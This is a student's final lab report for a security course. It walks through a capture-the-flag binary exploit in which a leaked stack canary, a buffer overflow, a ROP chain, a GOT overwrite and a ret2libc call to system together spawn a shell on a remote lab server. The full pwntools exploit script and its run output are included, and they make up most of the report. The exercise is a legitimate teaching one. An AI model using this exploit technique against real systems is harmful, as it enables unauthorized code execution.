

Dylan Aegbuniwe

CSC 472

Final Lab

12/17/2021


Introduction

In this lab, we are exploiting a vulnerable code with leaking data values for canary and buffer overflow using gdb and Python.

Analysis and Results

Dummy Character "A" * 100
Canary value
Dummy Character "A" * 12
write@plt
Address of pop, pop, pop, ret gadget
1
snprintf@got
4
read@plt
Address of pop, pop, pop, ret gadget
0
system@plt -> write@plt
0xdeadbeef
"ed" string

This table shows the order of the payload and how it matches each of the required values in the final.c code to pass through each function. It works off of a multi-stage process going buff overflow > obtain canary value > leak information > got overwrite > spawn shell.



```
offset_system=0x045420
snprintf_offset = 0x053e10
#memory addresses
write_plt = 0x08049144
write_got = 0x0804c020
read_plt = 0x080490d4
gets_plt = 0x080490e4
pop_ret = 0x080491f3
pop_pop_pop_ret = 0x080493f1
snprintf_plt = 0x080490b0
snprintf_got = 0x0804c02c
ed_string = 0x0804b31f


def main():
    # start a process
    p = remote("104.131.58.52", 9999)

    p.sendline("%b29%x")
    canary = p.recv()
    log.info("This is canary %s", canary)
    # create payload
    payload = b"A" * 100
    payload += p32(int(canary,16))
    payload += b"A" * 12
    payload += p32(write_plt)
    payload += p32(pop_pop_pop_ret)
    payload += p32(1)
    payload += p32(snprintf_got)
    payload += p32(4)
    payload += p32(read_plt)
    payload += p32(pop_pop_pop_ret)
    payload += p32(0)
    payload += p32(write_got)
    payload += p32(4)
    payload += p32(write_plt)
    payload += p32(0xdeadbeef)
    payload += p32(ed_string)

    p.sendline(payload)
    p.recv(100)
    #stage 1:
    data = p.recv(4)
    snprintf_libc = u32(data)
    log.info("snprintf_libc at: 0x%x" % snprintf_libc)
    #stage 2
    libc_start_addr = snprintf_libc - snprintf_offset
    log.info("libc_base: 0x%x" % libc_start_addr)
    system_libc = libc_start_addr + offset_system
    log.info("system@libc addr: 0x%x" % system_libc)
    #stage 3
    p.sendline(p32(system_libc))

    # change to interactive mode
    p.interactive()
```

This is the main portion of the payload, the edited data that hacks into the final.c file.



```
root@ef53258d7e7:/workdir # python3 attackfinal.py
[*] Opening connection to 104.131.58.52 on port 9999: Done
[*] This is canary b'd3bed700'
[*] snprintf_libc at: 0xf7d40e10
[*] libc base: 0xf7ced900
[*] system@libc addr: 0xf7d32420
[*] Switching to interactive mode
?
$ !/bin/bash
$ ls
final
flag
flag.save
flag.save
nmap.out
$ cat flag

GOOD JOB!!! - You passed this class.
```

This is the output when running the exploit, getting into the new shell code and getting inside the flag.

Discussion and Conclusion

This lab satisfied the purpose of using the canary value and buffer overflow to hack a vulnerable code, as well as using the gdb debugger to spotlight certain addresses to see their vulnerabilities.

The exploit was all done in Python. In the end, the result was what was wanted as the exploit successfully hacked into the final.c code, entered the shell and opened the flag.txt file.